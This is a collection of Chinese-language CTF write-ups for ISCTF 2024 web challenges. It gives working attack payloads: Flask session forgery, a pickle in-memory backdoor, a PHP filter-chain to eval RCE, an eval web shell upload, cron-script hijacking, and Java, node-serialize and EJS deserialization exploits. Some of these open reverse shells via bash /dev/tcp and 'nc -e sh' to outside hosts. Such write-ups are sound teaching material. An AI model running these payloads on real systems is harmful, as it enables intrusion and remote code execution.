python flask_session_cookie_manager3.py decode -c
.eJyrVipILC4uzy9KubJ5KkktLjE0NFTSUSouSSwpLQYKlRanFgH5ICovMTcvqkipFgAb-
RLg.Zwu2sQ._TJQmjvgYKMiR7Bbo6pT_xbChDs -s w3l1com_isCTF
python flask_session_cookie_manager3.py encode -s w3l1com_isCTF -t '{"password': 'admin222',
'status': 'admin', 'username': 'admin'}"
```

后台管理中在add功能点有一个pickle反序列化的点

```
try:
    news_data = base64.b64decode(serialized_news)
    black_list = ['create_news', 'export_news', 'add_news', 'get_news']
    for i in black_list:
        if i in str(news_data):
            return False
    news = pickle.loads(news_data)
    if isinstance(news, News):
        for i in self.news_list:
            if i.title == news.title:
                return False
        self.news_list.append(news)
    return True
return False
```

本意是打python内存马，但本题出网可以直接弹shell（被非预期了），下面还是介绍原方法

关于python内存马可以参考<https://www.cnblogs.com/gxngxngxn/p/18181936>，然后用opencode的写法构造好data然后将数据发送即可

```
import base64

data = b'''cbuiltins
eval
(S"__import__('sys').modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None, []).append(lambda :__import__('os').popen('cat /flag').read())" tRc__main__
News
(S'1'
S'1'
tR.'''

data = base64.b64encode(data)
print(data)
```

因为对于环境配置的失误导致出现非预期，给师傅们道歉

千年樱

出题人：guoql

解题过程：

neta味最重的一集（）

其实这题本身很简单


```
<?php
include "dir.php";
highlight_file(__FILE__);

echo "proof of work<br>";

if($_COOKIE['from'] === "ISCTF"){
    echo $dir1;
}
else{
    die('what? so where are you from?');
}

// <!-- do you want to learn more? goto story.txt -->
?> proof of work
what? so where are you from?
```

前半截其实非常简单，首先修改cookie得到第一个文件路径。



/get_contents_qwerghjkl.php

里边就是一个经典的伪协议利用。

```

<!DOCTYPE html>
<html>
<head>
    <title>read! read! read!</title>
</head>
<body style="background: '/static/bg1.png' ">
    <?php
        include "dir.php";
        highlight_file(__FILE__);


        if(file_get_contents($_POST['name']) === 'ISCTF'){
            echo $dir2;
        }
        else{
            die("Wrong!");
        }

    ?>
</body>
</html>

```

name=data://text/plain,ISCTF

post传参即可。



The screenshot shows a web browser window with a PHP script on the left and its execution results on the right. The script is a simple web page with a title "read! read! read!" and a body that includes a PHP snippet. The PHP snippet includes a file "dir.php", highlights the current file, and checks if the contents of the file pointed to by the POST parameter 'name' is 'ISCTF'. If it is, it echoes the value of \$dir2; otherwise, it dies with the message "Wrong!".

The execution results on the right show the URL "http://27.25.151.12:28537/get_contents_qwerghjkl.php" and the POST data "name=data://text/plain,ISCTF". The results also show the output of the script, which is the path "/well_down_mlpnkobji.php".

得到第二个文件路径。

我们来看后半截。

```

<!DOCTYPE html>
<html>
<head>
    <title>read! read! read! we need read!!!</title>
</head>
<body style="background-image: url('/static/bg2.png'); background-size: cover; background-attachment: fixed; ">
    <?php
        include "dir.php";
        highlight_file(__FILE__);

        function waf($str){
            if(preg_match("/http|php|file|:|=|\\|\\?|/i", $str) ){
                die('bad hacker!!!');
            }
        }

        $poc = $_POST['poc'];
        waf($poc);
        $filename = "php://filter/$poc/resource=/var/www/html/badChar.txt";
        $result = file_get_contents($filename);
        if($result === "sakura for ISCTF"){
            echo "yes! master!";
            eval($_POST['cmd']);
        }

        if($_GET['output'] == 114514 && !is_numeric($_GET['output'])){
            var_dump($result);
        }

    ?>
</body>
</html>

```

首先先看到output这个。

output=114514a

就是个简单的绕过，这个没啥，主要是降低难度，帮助大家做题。

关于上边，实际上就是个php convert的任意字符串构造链

建议阅读下边的参考链接获取相关知识点。

相关参考链接：

https://blog.csdn.net/qq_46266259/article/details/129034405

<https://tttang.com/archive/1395/>

我们采用使用github的库

https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT

这里给出我稍微改过的脚本

```
file_to_use = "/var/www/html/badChar.txt"
```

```

base64_payload = "YzJGcmRYSmhJR1p2Y2lCSlUwTlVSzz09"

# generate some garbage base64
filters = "convert.base64-decode|convert.base64-decode|convert.base64-decode|convert.base64-decode|convert.base64-decode|"
filters += "convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|"
filters += "convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|"
filters += "convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|"
# make sure to get rid of any equal signs in both the string we just generated and the rest of the file
filters += "convert.iconv.UTF8.UTF7|"

for c in base64_payload[::-1]:
    filters += open('./res/'+(str(hex(ord(c))))).replace("0x", "").read() + "|"
    # decode and reencode to get rid of everything that isn't valid base64
    filters += "convert.base64-decode|"
    filters += "convert.base64-encode|"
    # get rid of equal signs
    filters += "convert.iconv.UTF8.UTF7|"

filters += "convert.base64-decode"
filters += "convert.base64-decode"

final_payload = f"php://filter/{filters}/resource={file_to_use}"

with open('test.php', 'w') as f:
    f.write('<?php echo file_get_contents("'" + final_payload + "');?>')
print(final_payload)

```

主要有几个要注意的点

第一个是脚本的使用，payload中的base64不能有等号，如果有就多套几层base64。（这里套了2层，所以脚本最后解码了2次）

第二个是注意字符的填充，我们首先需要无中生有出来一定量的数据，然后才能往里边塞我们想要的base64

而如何无中生有上边的文章写的很清楚了

convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|

即可生成一定量的数据。

因此这里填充了3次，确保有足够的数量。如果不够，会截断。

第三个就是我们的文本是有数据的，而且显然大于我们想要往里塞的base64，因此我们需要先清空这些文本。

而我们又知道，base64_decode是可以清除脏数据的（即无法被解码的数据），因此我们让他不断decode，最终就会获得空文本。

这里是我们手动尝试出来的，至少需要5层decode，或者你多套几层都OK。

这里是poc

poc=convert.base64-decode|convert.base64-decode|convert.base64-decode|convert.base64-decode|convert.base64-decode|convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.iconv.ISO6937.EUC-JP-MS|convert.iconv.EUCKR.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CN.ISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-

```
32LE|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-
2.MSCP949|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|conve
rt.iconv.GBK.SJIS|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-
decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-
932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-
2.MSCP949|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-
2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-
90|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|conver
t.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-
16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|convert.base64-
decode
```

而最后的RCE，应该没啥说头

```
cmd=system('cat flag.php');
```

就OK了。

然后提一下这题的俩彩蛋。

string(2638) "When I finished grad school in computer science I went to art school to study painting. A lot of people seemed surprised that someone interested in computers would also be interested in painting. They seemed to think that hacking and painting were very different kinds of work—that hacking was cold, precise, and methodical, and that painting was the frenzied expression of some primal urge. Both of these images are wrong. Hacking and painting have a lot in common. In fact, of all the different types of people I've known, hackers and painters are among the most alike. What hackers and painters have in common is that they're both makers. Along with composers, architects, and writers, what hackers and painters are trying to do is make good things. They're not doing research per se, though if in the course of trying to make good things they discover some new technique, so much the better. I've never liked the term "computer science." The main reason I don't like it is that there's no such thing. Computer science is a grab bag of tenuously related areas thrown together by an accident of history, like Yugoslavia. At one end you have people who are really mathematicians, but call what they're doing computer science so they can get DARPA grants. In the middle you have people working on something like the natural history of computers—studying the behavior of algorithms for routing data through networks, for example. And then at the other extreme you have the hackers, who are trying to write interesting software, and for whom computers are just a medium of expression, as concrete is for architects or paint for painters. It's as if mathematicians, physicists, and architects all had to be in the same department. Sometimes what the hackers do is called "software engineering," but this term is just as misleading. Good software designers are no more engineers than architects are. The border between architecture and engineering is not sharply defined, but it's there. It falls between what and how: architects decide what to do, and engineers figure out how to do it. What and how should not be kept too separate. You're asking for trouble if you try to decide what to do without understanding how to do it. But hacking can certainly be more than just deciding how to implement some spec. At its best, it's creating the spec—though it turns out the best way to do that is to implement it. Perhaps one day "computer science" will, like Yugoslavia, get broken up into its component parts. That might be a good thing. Especially if it meant independence for my native land, hacking."

出自黑客与画家这本书。一方面这段话流传度也比较广，说的也挺好。另一方面是提到了画家（出题人的奇怪脑回路：千年樱 -> 樱之诗 -> 画家）

然后第二个彩蛋是在story.txt里边(是的，这里边完全没有有用的信息，就只是单纯的一个瞎编的题目背景罢了)

```
HTTP/1.1 200 OK
Date: Sat, 16 Nov 2024 06:17:51 GMT
Server: Apache/2.4.52 (Debian)
Last-Modified: Sun, 10 Nov 2024 12:49:51 GMT
ETag: "22d2-6268e6b7f99c0-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 8914
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

这是一个古老的神话故事

在弓张之丘上，有着一颗千年不开花的樱花树名为千年樱。这棵树能够感受到他人的愿望，当意愿足够强大，千年樱就会开花，奇迹便会发生。而在10年前，在一个小镇上的一个特殊又不那么特殊的夜晚，一场大战一触即发。

这里是夜之国，一个死者滞留的地方，一个获得新生的地方，一个实现梦想的地方，也是，千年樱的所在之处。这棵千年樱，并非如同人参果树，千年一开花，千年一结果。他的养料，仅仅是人的梦而已。因梦而生，因梦想而开花。用梦的力量去实现奇迹。

然而，如此简单的条件，却吸引来了一位白发红瞳的少女，她是悲剧的化身，为人们带来了噩梦，千年樱从此失去了养分，即将枯萎。而夜之国，也将随着千年樱的枯萎而消失。

为了拯救夜之国，为了拯救千年樱，直哉和其他几名少女利用夜之国的力量，化身成为了魔法少女。

不写在纸上也没关系，只写在手上也没关系。因为故事所必要的，只有悲剧和眼泪而已。

尽管击退了对方，自身也损失惨重。

而10年后的一天，在一只奇妙的蝴蝶——七彩影碟的引导下，直哉再次踏入弓张学院的美术室，为了铭记，为了同伴，也为了实现让她们回归正常生活的愿望，再拿起了画笔。将那千年之樱，描绘出来。将这个不完美的故事，变成所期望的样子。

而我们能做的，就只有在某个布满灰尘的图书馆，在某个不起眼的角落，静静的掀开这本书，窥见他们故事的一角。

你以为这是彩蛋吗？不，实际上还有层零宽隐写，隐写的才是真正的彩蛋2（当然彩蛋没什么用，就只有我的碎碎念说是）

小蓝鲨的故事

目录扫描发现robots.txt界面，有serect_key

```
User-agent: *
Disallow: /
AxKyEfo7
欢迎你Hacker
```

打开主页面，发现read Hacker，打开Hacker页面，发现username为ISctf_Hacker



f12能看到有token，进行session伪造

伪造完成访问flag页面，得到flag

flag{ISCTFHacker6546198165894194165}

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
session	eyJ1c2VybmfZSl6eylgYil6IlNWlmpkR1pmJ0dGamEyVn...	192.168.44...	/	会话	93	true	false	None	Thu, 07 Nov 2024 ...

小蓝鲨的冒险

出题人：fpclose

解题过程：

首先题目给出源码：

```
<?php
error_reporting(0);
```

```

highlight_file(__FILE__);
$a = "isctf2024";
$b = $_GET["b"];
@parse_str($b);
echo "小蓝鲨开始闯关，你能帮助他拿到flag吗?<br>";
if ($a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')) {
    $num = $_POST["num"];
    echo "第一关有惊无险！小蓝鲨壮着胆子接着继续往下走！<br>";
    if($num == 2024){
        die("QAQ小蓝鲨误入陷阱，不怕，再接再厉！");
    }
    if(preg_match("/[a-z]/i", $num)){
        die("陷阱太多QAQ");
    }
    if(intval($num,0) == 2024){
        echo "到这了难道还要放弃吗? <br>";
        if (isset($_GET['which'])){
            $which = $_GET['which'];
            echo "小蓝鲨貌似在哪里见过这个陷阱o.o?继续加油，还差最后一步了！";
            switch ($which){
                case 0:
                    print('QAQ');
                case 1:
                case 2:
                    require_once $which.'.php';
                    echo $flag;
                    break;
                default:
                    echo GWF_HTML::error('PHP-0817', 'Hacker NoNoNo!', false);
                    break;
            }
        }
    }
}
}

```

第一层

```
$a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')
```

由于 `$a` 的值被预先设置成了 `isctf2024`。显然想让if中的条件为真是不太可能的事情。但是这里有一句关键性的语句

```

$b = $_GET["b"];
@parse_str($b);

```

具体用法参照对应php手册。给出他的一个实例：

```

$b = "name=John&age=30";
parse_str($b);
echo $name; // 输出 John
echo $age; // 输出 30

```

不难发现 `parse_str` 的作用再根据php语言的覆盖性的特性，我们可以传入 `a[0]` 的值，从而完成对变量的一个覆盖。和 `QNKCDZO` 字符串的md5的值相等的字符串网上也有很多，我们随便找一个值来用即可。

```
?b=a[0]=s878926199a
```

第二层

```
$num = $_POST["num"];
echo "第一关有惊无险！小蓝鲨壮着胆子接着继续往下走！<br>";
if($num == 2024){
    die("QAQ小蓝鲨误入陷阱，不怕，再接再厉！");
}
if(preg_match("/[a-z]/i", $num)){
    die("陷阱太多QAQ");
}
if(intval($num,0) == 2024){
```

第一个if要求我们num的值不能为2024，第二个if不允许我们的num中带有字母，第三个if要求我们的num能够转变为整数2024。那么就是一个经典的矛盾题，主要是要绕过 `intval` 的检测，很显然，字符串弱绕过无法使用，那么这里可以选择使用8进制来绕过。

```
num=03750
```


第三层

```
if (isset($_GET['which'])){
    $which = $_GET['which'];
    echo "小蓝鲨貌似在哪里见过这个陷阱0.0?继续加油，还差最后一步了！";
    switch ($which){
        case 0:
            print('QAQ');
        case 1:
        case 2:
            require_once $which.'.php';
            echo $flag;
            break;
        default:
            echo GWF_HTML::error('PHP-0817', 'Hacker NoNoNo!', false);
            break;
    }
}
```

学过C语言的都看得懂，让case走到 `case 2:` 分支，会有一个文件包含，然后下方有一个输出 `$flag` 的操作。甚至都不用使用伪协议就能读到flag。

```
which=flag
```

综上穿参，即可获取flag



小蓝鲨的秘密

出题人：fpclose

解题过程：

打开靶机会自动跳转到蓝鲨的主页，使用yakit或者bp可以发现有一个302的跳转。使用爬虫或者curl或者抓包工具直接访问靶场地址即可拿到flag。

```
C:\Users\Saber>curl http://27.25.151.12:30835/
Here is a hint: ISCTF{21e427c3-21c8-49e1-af31-2e4d7557a5f7}
C:\Users\Saber>
```

小蓝鲨的临时存储室

出题人：fpclose

解题过程：

打开靶机，很明显一个文件上传题。上传一句话木马：

```
<?php eval($_POST[1]);?>
```

然后蚁剑连接，发现flag就在我们的根目录，但是打开发现值为空。使用终端查看一下权限：


```
(apache:/) $ ls -al
total 84
drwxr-xr-x  1 root    root    4096 Nov 18 01:08 .
drwxr-xr-x  1 root    root    4096 Nov 18 01:08 ..
-rwxr-xr-x  1 root    root      0 Nov 18 01:08 .dockerenv
drwxr-xr-x  2 root    root    4096 Nov 30 2023 bin
drwxr-xr-x  5 root    root     340 Nov 18 01:08 dev
-rwxrwxr--  1 apache  apache   93 Nov  8 00:34 down_file.sh
drwxr-xr-x  1 root    root    4096 Nov 18 01:08 etc
-rw-----  1 root    root     44 Nov 18 01:08 flag
drwxr-xr-x  2 root    root    4096 Nov 30 2023 home
drwxr-xr-x  1 root    root    4096 Nov  8 00:35 lib
drwxr-xr-x  5 root    root    4096 Nov 30 2023 media
drwxr-xr-x  2 root    root    4096 Nov 30 2023 mnt
drwxr-xr-x  2 root    root    4096 Nov 30 2023 opt
dr-xr-xr-x 317 root    root      0 Nov 18 01:08 proc
drwx-----  2 root    root    4096 Nov 30 2023 root
drwxr-xr-x  1 root    root    4096 Nov 18 01:08 run
drwxr-xr-x  2 root    root    4096 Nov 30 2023/sbin
drwxr-xr-x  2 root    root    4096 Nov 30 2023/srv
-rwxr-xr-x  1 root    root    465 Nov 15 13:44 start.sh
dr-xr-xr-x 13 root    root      0 Nov 18 01:08 sys
drwxrwxrwt  1 root    root    4096 Nov 18 01:15 tmp
drwxr-xr-x  1 root    root    4096 Nov 30 2023/usr
drwxr-xr-x  1 root    root    4096 Nov  8 00:35 var
(apache:/) $
```

可以发现不是/flag为空，而是当前权限不允许我们直接读flag的值。很多人会去想提权的操作，但是发现这个环境没办法提权。但是我们可以发现，在根目录下有一个down_file.sh文件具有普通的写入权限，我们读取一下内容

```
(apache:/) $ cat /down_file.sh
#!/bin/bash

find /var/www/localhost/htdocs/uploads/ -type f -name "*.php" -exec rm -f {} \;
(apache:/) $
```

可以发现他是一个删除用户上传文件所在的目录中的所有php文件的脚本，这也是我们为什么在做题的时候木马会频繁被杀的原因，不难猜到这是一个定时任务，每5分钟执行一次。那么由于我们具有写入的权限，那么不妨在脚本中添加一句指令，巧妙的利用定时执行的特点，将我们的flag值带出



写入成功后静待5分钟的到来，就会将/flag的值写到/flag.txt中，那么我们直接读取/flag.txt即可巧妙读取到flag。

蓝鲨的java入门课堂

出题人：oSthing

题解：晚点补，先放exp

```
package cat.uwu.begin_java;

import java.io.*;
import java.lang.reflect.Constructor;
import java.util.Base64;
```



```
import java.util.HashMap;

public class temp {
    public static void main(String[] args) throws Exception {
        Class<?> evilClass = Class.forName("cat.uwu.begin_java.Evil");
        Constructor<?> declaredConstructor = evilClass.getDeclaredConstructor(String.class);
        declaredConstructor.setAccessible(true);
        Evil e = (Evil) declaredConstructor.newInstance("bash -c
{echo,YmFzaCAtaSA+Ji9kZXZYvdGNwLzExOC4zM54Zni41OS83Nzc3IDA+JjE=}|{base64,-d}|{bash,-i}");
        HashMap<Object, Object> hashMap = new HashMap<>();
        hashMap.put(e,"1");
        String payload = base64serial(hashMap);
        System.out.println(payload);
    }
    public static String base64serial(Object o) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(o);
        oos.close();
        String base64String = Base64.getEncoder().encodeToString(baos.toByteArray());
        return base64String;
    }
}
```

ezserialize

出题人：Doramer

解题过程：

`__wakeup` 方法中，检查了 `isAdmin` 属性。如果为 `true`，则显示 flag，否则显示用户信息。通过将 `isAdmin` 设置为 `true`，攻击者可以让程序通过调用 `getFlag` 输出 flag。反序列化的对象会触发 `__wakeup` 方法。控制反序列化的对象，可以通过设置 `isAdmin = true` 来访问 `/flag` 文件。

构造恶意 `User` 对象：

通过 PHP 构造一个 `User` 对象并设置 `isAdmin` 为 `true`，然后序列化该对象：

```
<?php
$exploit = new User("attacker");
$exploit->isAdmin = true;
echo urlencode(serialize($exploit));
?>
O%3A4%3A%22User%22%3A2%3A%7Bs%3A8%3A%22username%22%3Bs%3A8%3A%22attacker%22%3Bs%3A7%3A%22isAdmin%22%3Bb%3A1%3B%7D
```

data传参就可以得到flag

ezrce

出题人：Doramer

解题过程：

print_r() 函数可用于打印变量，scandir() 函数返回指定目录中的文件和目录的数组，print_r(scandir('/'))在根目录查找找到flag文件， passthru() 函数可以用来执行外部命令， %09绕过空格过滤,cmd传参passthru("tac%09/f*");即可查看flag

ezlogin

出题人：F10wers13eiCheng

解题过程：

考察 node 反序列化

<http://www.mi1k7ea.com/2020/03/29/node-serialize%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%B4%9E/>

Payload

```
{"rce": "_$$ND_FUNC$_function () {require('child_process').exec('nc vps port -e sh');}()}"
```

ezejs

出题人：F10wers13eiCheng

解题过程：

```
{
  "__proto__": {
    "destructuredLocals": [
      "a=a;global.process.mainModule.require('child_process').execSync('echo `id` > /app/views/index.ejs');//var __tmp2"
    ]
  }
}
```

